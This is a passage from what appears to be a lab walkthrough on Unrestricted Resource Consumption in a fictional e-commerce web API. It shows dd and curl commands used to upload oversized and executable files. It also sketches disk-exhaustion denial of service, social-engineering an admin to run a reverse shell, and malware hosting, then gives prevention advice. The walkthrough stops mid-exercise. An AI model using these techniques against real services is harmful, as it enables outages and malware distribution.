Unrestricted Resource Consumption
File upload and download are fundamental features in all applications. For instance, in e-commerce marketplaces, suppliers require the ability to upload product images, while users need to view and download these files.
A web API is vulnerable to Unrestricted Resource Consumption if it fails to limit user-initiated requests that consume resources such as network bandwidth, CPU, memory, and storage. These resources incur significant costs, and without adequate safeguards—particularly effective rate-limiting—against excessive usage, users can exploit these vulnerabilities and cause financial damage.
Uncontrolled Resource Consumption
The endpoint we will be practicing against is vulnerable to CWE-400: Uncontrolled Resource Consumption.
Scenario
The admin of Inlanefreight E-Commerce Marketplace has provided us with the credentials htbpentester8@pentestercompany.com:HTBPentester8, wanting us to assess what API vulnerabilities the user can exploit with their assigned roles.

After invoking /api/v1/authentication/suppliers/sign-in to sign in as a supplier and obtain a JWT, the /api/v1/roles/current-user endpoint shows that we have the roles SupplierCompanies_Get and SupplierCompanies_UploadCertificateOfIncorporation:

Checking the Supplier-Companies group, we notice only one endpoint related to the second role: the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint. When expanding it, we see that it requires the SupplierCompanies_UploadCertificateOfIncorporation role and allows the staff of a supplier company to upload its certificate of incorporation as a PDF file, storing it on disk indefinitely:

Let us attempt to upload a large PDF file containing random bytes. First, we will use /api/v1/supplier-companies/current-user to get the supplier-company ID of the currently authenticated user, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:

Next, we will use dd to create a file containing 30 random megabytes and assign it the .pdf extension:
m4cc18@htb[/htb]$ dd if=/dev/urandom of=certificateOfIncorporation.pdf bs=1M count=30

30+0 records in
30+0 records out
31457280 bytes (31 MB, 30 MiB) copied, 0.139503 s, 225 MB/s
Then, within the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint, we will click on the 'Choose File' button and upload the file:
After invoking the endpoint, we notice that the API returns a successful upload message, along with the size of the uploaded file:

Because the endpoint does not validate whether the file size is within a specified range, the backend will save files of any size to disk. Additionally, if the endpoint does not implement rate-limiting, we can attempt to cause a denial-of-service by sending the file upload request repeatedly, consuming all available disk storage. Exploiting this vulnerability to consume all the disk storage of the marketplace will result in financial losses for the stakeholders of Inlanefreight E-Commerce Marketplace.
Additionally, we need to test whether the endpoint allows uploading files other than PDF files. Let us use dd again to generate a file with the .exe extension, filling it with random bytes:
m4cc18@htb[/htb]$ dd if=/dev/urandom of=reverse-shell.exe bs=1M count=10

10+0 records in
10+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.0398348 s, 263 MB/s
Within the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint, we will click on the 'Choose File' button and upload the file:

After invoking the endpoint, we notice that the API returns a successful upload message, indicating that the endpoint does not validate the file extension (additionally, notice how the files are stored within wwwroot/SupplierCompaniesCertificatesOfIncorporations):

If we manage to social engineer a system administrator of Inlanefreight E-Commerce Marketplace to open the file, the executable will run, potentially granting us a reverse shell (assuming we had used an actual reverse shell executable, such as those generated by msfvenom).
Abusing Default Behaviors
After each request to upload files, we noticed that the file URI points to wwwroot/SupplierCompaniesCertificatesOfIncorporations, which is within the wwwroot directory.
The admin of Inlanefreight E-Commerce Marketplace has informed us that the web API is developed using ASP.NET Core. By default, static files in the wwwroot directory are publicly accessible. Let us try to download the previously uploaded exe file:
m4cc18@htb[/htb]$ curl -O http://94.237.51.179:51135/SupplierCompaniesCertificatesOfIncorporations/reverse-shell.exe

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10.0M  100 10.0M    0     0  11.4M      0 --:--:-- --:--:-- --:--:-- 11.4M
If we can enumerate file names within the SupplierCompaniesCertificatesOfIncorporations directory (and other directories within wwwroot), we could potentially access sensitive information about other customers of Inlanefreight E-Commerce Marketplace. Additionally, we could utilize the web API as cloud storage for malware that could be distributed to victims.
Prevention
To mitigate the Unrestricted Resource Consumption vulnerability, the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint should implement thorough validation mechanisms for both the size, extension and content of uploaded files. Validating the size of files prevents excessive consumption of server resources, such as disk space and memory, while ensuring that only authorized and expected file types are uploaded helps prevent potential security risks.
Implementing file size validation ensures that the uploaded files do not exceed specified limits, thereby preventing excessive consumption of server resources. Alternatively, validating file extensions ensures that only authorized file types, such as PDF or specific image formats, are accepted. This prevents malicious uploads of executable files (exe, bat, sh) or other potentially harmful file types that could compromise server security. Implementing strict file extension validation, coupled with server-side checks, helps enforce security policies and prevents unauthorized access and execution of files.
Integrating antivirus scanning tools like ClamAV adds a layer of security by scanning file contents for known malware signatures before saving them to disk. This proactive measure helps detect and prevent the uploading of infected files that could potentially compromise server integrity.
Moreover, enforcing robust authentication and authorization mechanisms ensures that only authenticated users with appropriate privileges can upload files and access resources in publicly accessible directories such as wwwroot.
Exercise
TARGET: 154.57.164.83:40630
Challenge 1
Exploit another Unrestricted Resource Consumption vulnerability and submit the flag.
HINT: Focus on the POST /api/v1/authentication/customers/passwords/resets/sms-otps endpoint.
Same as the previous challenges, I will start by authenticating with the credentials shown at the start of this section: htbpentester8@pentestercompany.com:HTBPentester8, this time as a supplier:

We are given the following JWT:
